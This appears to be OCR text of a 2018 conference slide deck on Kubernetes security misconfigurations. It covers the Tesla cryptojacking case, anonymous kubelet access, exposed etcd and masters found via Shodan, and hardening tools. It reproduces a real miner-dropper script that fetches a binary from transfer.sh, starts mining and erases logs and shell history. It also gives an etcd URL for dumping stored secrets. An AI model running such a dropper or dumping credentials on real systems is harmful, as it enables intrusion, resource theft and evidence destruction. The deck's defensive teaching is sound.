
but it’s really about that good ol’ misconfiguration

The core Kubernetes team calls many security issues "misconfiguration."

But what do you call it when misconfigurations are the default?

Kubernetes has so many fun attack vectors …..

many of which are intentionally
enabled by default



Hacking Kubernetes

We're used to taking strong measures to protect user data.
But what about keeping hackers away from those S3 buckets?

Random Robbie
@Random_Robbie

Following

hahah there are hackers fighting over these clusters to mine!

Constraints	Unspecified
Dependencies	Unspecified
Labels	Unspecified
Resource Roles	*
Container	


```
{
  "type": "DOCKER",
  "volumes": [],
  "docker": {
    "image": "minecoins/minergate-cli",
    "network": null,
    "portMappings": [],
    "privileged": false,
    "parameters": [],
    "forcePullImage": false
  }
}
```


CPUs	1

Name

Not Secure | https://[redacted]/#!/secret/default/aws-s3-credentials?namespace=default

kubernetes

Search

Config and storage > Secrets > aws-s3-credentials

Namespace

default

Overview

Workloads

- Daemon Sets
- Deployments
- Jobs
- Pods
- Replica Sets
- Replication Controllers
- Stateful Sets

Discovery and Load Balancing

- Ingresses
- Services

Config and Storage

Details

Name: aws-s3-credentials

Namespace: default

Creation time: 2017-10-12T22:29

Type: Opaque

Data

aws-s3-access-key-id: [redacted]

aws-s3-secret-access-key: [redacted]

The Hack:

- Monero miners infiltrated a Kubernetes consoles, which was not password protected.
- Within one Kubernetes pod, access credentials were exposed to Tesla’s AWS environment
- This contained an Amazon S3 bucket that had sensitive data such as telemetry.

Detection:

- The hackers hid their IP address behind Cloudflare
- Mining software was configured to listen on a non-standard port
- CPU usage was not very high. The hackers likely configured the mining software to keep CPU low to evade detection

Lessons from the Hack of Tesla's S3 via Kubernetes:

- **Secure your Kubernetes with passwords**
- **Update and Monitor Configurations (defaults aren't enough)**
- **Monitor Network Traffic**
- **Hackers will leverage one resource to gain access to another Kubernetes can be a gateway to S3.**

h/t to Redlock for their research here: https://blog.redlock.io/cryptojacking-tesla

the following exploit has been an issue on Github since 2015 and was was *just* patched

The Github comments by Kubernetes team members are … interesting

single node Kubernetes deployment running on top of Alpine Linux.

First indicator of compromise was a suspicious process running as a child of the docker daemon:

```
/tmp/udevs -o stratum+tcp://pool.zer0day.ru:8080 -u NewWorld -p
NewWorld --safe -B
```

Another example: h/t Alexander Urcioli for documenting

more crypto mining: single node Kubernetes deployment running on top of Alpine Linux.

curling the endpoints leads to….

Mining Proxy Online

Another example: h/t Alexander Urcioli for documenting

Kube.lock script (used to mine Monero)

```
#!/bin/bash
yum install wget -y
apt-get install wget -y
PS2=$(ps aux | grep udevs | grep -v "grep" | wc -l)
if [ $PS2 -eq 0 ];
then
rm -rf /tmp/udevs*
wget https://transfer.sh/JyRqn/nodepadxx --no-check-certificate -O /tmp/udevs
fi
if [[ $? -ne 0 && $PS2 -eq 0 ]];
then
curl -sk https://transfer.sh/JyRqn/nodepadxx -o /tmp/udevs
fi
chmod +x /tmp/udevs
chmod 777 /tmp/udevs
if [ $PS2 -eq 0 ];
then
/tmp/udevs -o stratum+tcp://pool.zer0day.ru:8080 -u NewWorld -p NewWorld --safe -B
fi
if [[ $? -ne 0 && $PS2 -eq 0 ]];
then
echo $?
wget https://transfer.sh/9uRre/glibc-2.14.tar.gz --no-check-certificate -O /tmp/glibc-2.14.tar.gz && tar zxvf /tmp/
glibc-2.14.tar.gz -C /tmp/ && export LD_LIBRARY_PATH=/tmp/opt/glibc-2.14/lib:$LD_LIBRARY_PATH && /tmp/udevs -o
stratum+tcp://pool.zer0day.ru:8080 -u NewWorld -p NewWorld  --safe -B && echo "" > /var/log/wtmp && echo "" > /var/
log/secure && history -c
fi
```

The Hack:

- kubernetes api-server was publicly exposed to the internet — but protected with certificate authentication

- By default, requests to the kubelet's HTTPS endpoint that are not rejected by other configured authentication methods used to be treated as anonymous requests, and given a username of system:anonymous and a group of system: unauthenticated

Unless you specified some flags on Kubelet, it’s default mode of operation is to accept unauthenticated API requests. Keep in mind that in order for master -> node communication to work, the Kubernetes API server must be able to talk to kubelet on your nodes.

Secure Kubelet's componentconfig defaults while maintaining CLI compatibility #59666

Merged **k8s-merge-robot** merged 1 commit into `kubernetes:master` from `mtaufen:kc-secure-componentconfig-defaults` on Fel

Conversation 21 | Commits 1 | Files changed 12

mtaufen commented on Feb 9 • edited

Contributor

This updates the Kubelet's componentconfig defaults, while applying the legacy defaults to values from options.NewKubeletConfiguration(). This keeps defaults the same for the command line and improves the security of defaults when you load config from a file.

See: #53618
See: #53833 (comment)

Also moves EnableServer to KubeletFlags, per **@tallclair**'s comments on #53833.

We should find way of generating documentation for config file defaults, so that people can easily look up what's different from flags.

```
Action required: Default values differ between the Kubelet's componentconfig (config file)
```

Reviewers

- liggitt
- feiskye
- sjpotte

Assignees

- liggitt
- shyamj
- luxas
- dchen1
- tallclair

sathieu commented on Mar 16

Is there any CVE for this? This is informatio
I think.

Is there any CVE for this? This is information disclosure. Also a backport for 1.9 (and 1.8) would be
I think.

liggitt commented on Mar 16 Me

> Is there any CVE for this? This is information disclosure. Also a backport for 1.9 (and 1.8) would
> good I think.

No. Running in production without enabling kubelet authn/authz is a misconfiguration, not a CVE.

This is changing defaults in kubelet configuration files which are alpha in previous releases and no
supported yet.

a backport for 1.9 (and 1.8) would be

is a misconfiguration, not a CVE.

e alpha in previous releases and not

“not a CVE”

Jordan Liggitt
liggitt

Block or report user

Developer Program Member

Red Hat
Raleigh, NC
Sign in to view email

Organizations

Organizations

Lessons

- Very important to pay attention to configuration. Both Kubernetes and Docker benefit from configuration optimizations.
- Patch your Kubernetes. This issue was just accepted as a pull request earlier this year. Only the latest versions will have this issue fixed.

Exploiting Kubernetes

~~for fun and profit~~

through their appropriate disclosure processes

Tools
for folks like us

SHODAN kubernetes-master


Explore | Downloads | Reports | Developer Pricing | Enterprise Access | Contact Us

Exploits | Maps | Share Search | Download Results | Create Report

TOTAL RESULTS

16,841

TOP COUNTRIES



US	9,918
IE	2,577
DE	1,998
AU	509
SG	438

TOP SERVICES

HTTPS	16,797
HTTPS (8443)	38
9443	3
HTTP	2
8083	1

TOP ORGANIZATIONS

52.36.82.74

ec2-52-36-82-74.us-west-2.compute.amazonaws.com
Amazon.com
Added on 2018-06-02 18:49:19 GMT
United States, Boardman
Details

cloud

SSL Certificate

Issued By:
|- Common Name: **kubernetes**
Issued To:
|- Common Name: **kubernetes-master**

Supported SSL Versions

TLSv1.2

```
HTTP/1.1 401 Unauthorized
Content-Type: application/json
Www-Authenticate: Basic realm="kubernetes-master"
Date: Sat, 02 Jun 2018 18:49:19 GMT
Content-Length: 165
```

34.214.111.116

ec2-34-214-111-116.us-west-2.compute.amazonaws.com
Amazon.com
Added on 2018-06-02 18:48:56 GMT
United States, Boardman
Details

cloud

SSL Certificate

Issued By:
|- Common Name: **kubernetes**
Issued To:
|- Common Name: **kubernetes-master**

Supported SSL Versions

TLSv1.2

```
HTTP/1.1 401 Unauthorized
Content-Type: text/plain; charset=utf-8
Www-Authenticate: Basic realm="kubernetes-master"
X-Content-Type-Options: nosniff
Date: Sat, 02 Jun 2018 18:50:38 GMT
Content-Length: 13
```

34.195.35.230

ec2-34-195-35-230.compute-1.amazonaws.com
Amazon.com
Added on 2018-06-02 18:47:06 GMT
United States, Ashburn
Details

cloud

SSL Certificate

Issued By:
|- Common Name: **kubernetes**
Issued To:
|- Common Name: **kubernetes-master**

```
HTTP/1.1 401 Unauthorized
Content-Type: text/plain; charset=utf-8
Www-Authenticate: Basic realm="kubernetes-master"
X-Content-Type-Options: nosniff
Date: Sat, 02 Jun 2018 18:47:06 GMT
```

A quick search on Shodan, a search engine for devices and services, revealed 2,284 etcd servers that were directly accessible from the internet through their RESTful APIs.

"I clicked a few and on the third try I saw what I was hoping not to see," Collazo said in a blog post. "CREDENTIALS, a lot of CREDENTIALS. Credentials for things like cms_admin, mysql_root, Postgres, etc."

2379/TCP Etcd Port

The HTTP service on 2379/TCP is the default etcd service for your Kubernets instance. The API interface is accessible and not secured by default!

http://<kuberenets IP>:2379/v2/keys/?recursive=true

It'll leak internal passwords, AWS keys, certificates, private keys, encryption keys and more…

etcd

A distributed, reliable key-value store for the most critical data of a distributed system.

Authentication Guide

Overview

Authentication – having users and roles in etcd – was added in etcd 2.1. This guide will help you
authentication in etcd.

etcd before 2.1 was a completely open system; anyone with access to the API could change keys
preserve backward compatibility and upgradability, this feature is off by default.

For a full discussion of the RESTful API, see the authentication API documentation

From Kubernetes Guide to “Securing a Cluster”

Controlling access to the Kubelet

Kubelets expose HTTPS endpoints which grant powerful control over the node and containers. By default Kubelets allow unauthenticated access to this API.

Production clusters should enable Kubelet authentication and authorization.

Consult the Kubelet authentication/authorization reference for more information.

Common Vulnerabilities to look for on Shodan

Unsecured Dashboards
- Port 10250/TCP Open
- Port 2379/TCP Open

https://medium.com/@netscylla/kubernetes-or-kuberpwn-586c687d5459

Tools for Hardening

Clair by CoreOS

Static Analysis of Vulnerabilities in Appc and Docker containers

kube-bench

kube-bench is a Go application that checks whether Kubernetes is deployed securely by runni
in the CIS Kubernetes Benchmark.

Tests are configured with YAML files, making this tool easy to update as test specifications evo

```
[INFO] 1 Master Node Security Configuration
[INFO] 1.1 API Server
[FAIL] 1.1.1 Ensure that the --allow-privileged argument is set to false (Scored)
[FAIL] 1.1.2 Ensure that the --anonymous-auth argument is set to false (Scored)
[PASS] 1.1.3 Ensure that the --basic-auth-file argument is not set (Scored)
[PASS] 1.1.4 Ensure that the --insecure-allow-any-token argument is not set (Scored)
[FAIL] 1.1.5 Ensure that the --kubelet-https argument is set to true (Scored)
[PASS] 1.1.6 Ensure that the --insecure-bind-address argument is not set (Scored)
[PASS] 1.1.7 Ensure that the --insecure-port argument is set to 0 (Scored)
[PASS] 1.1.8 Ensure that the --secure-port argument is not set to 0 (Scored)
[FAIL] 1.1.9 Ensure that the --profiling argument is set to false (Scored)
[FAIL] 1.1.10 Ensure that the --repair-malformed-updates argument is set to false (Scored)
[PASS] 1.1.11 Ensure that the admission control policy is not set to AlwaysAdmit (Scored)
[FAIL] 1.1.12 Ensure that the admission control policy is set to AlwaysPullImages (Scored)
[FAIL] 1.1.13 Ensure that the admission control policy is set to DenyEscalatingExec (Scored)
[FAIL] 1.1.14 Ensure that the admission control policy is set to SecurityContextDeny (Scored)
[PASS] 1.1.15 Ensure that the admission control policy is set to NamespaceLifecycle (Scored)
[FAIL] 1.1.16 Ensure that the --audit-log-path argument is set as appropriate (Scored)
[FAIL] 1.1.17 Ensure that the --audit-log-maxage argument is set to 30 or as appropriate (Scored)
[FAIL] 1.1.18 Ensure that the --audit-log-maxbackup argument is set to 10 or as appropriate (Scor
[FAIL] 1.1.19 Ensure that the --audit-log-maxsize argument is set to 100 or as appropriate (Score
[PASS] 1.1.20 Ensure that the --authorization-mode argument is not set to AlwaysAllow (Scored)
[PASS] 1.1.21 Ensure that the --token-auth-file parameter is not set (Scored)
```

Configuration Management: Sonobuoy by Heptio

Heptio
Sonobuoy
Scanner

Run Heptio Sonobuoy

Paste the following command in your terminal:

```
kubectl apply -f https://scanner.heptio.com/09d9524ed6cc0891941d6b13e6361def/yaml/
```

COPY

Wait for the list of conformance tests to appear. The scan results are associated with the unique URL of this page. To keep the list, you'll need to bookmark the URL.

This process can take up to 60 minutes.

☑ RBAC already enabled on cluster

Best Practice via CIS benchmarks

It's a very long list.

Best Practice via CIS benchmarks

Highlights:

Enable built-in Linux security measures, SELinux and Seccomp profiles. Allow fine grained control over the workloads running in the node

Container registry Vulnerability Scanning by Google

Container Registry

Container Registry Vulnerability Scanning

SEND FEEDBACK

Alpha

This is an alpha release of Container Registry Vulnerability Scanning. This feature might be changed in backward-incompatible ways and is not recommended for production use. It is not subject to any SLA or deprecation policy. This feature is not intended for real-time usage in critical applications.

Container Registry vulnerability scanning identifies package vulnerabilities for your container images. This page describes how you can view the vulnerabilities using Google Cloud Platform Console, the `gcloud` command-line tool, and Container Analysis API.

Grafeas

Google Cloud Platform Blog

Product updates, customer stories, and tips and tricks on Google Cloud Platform

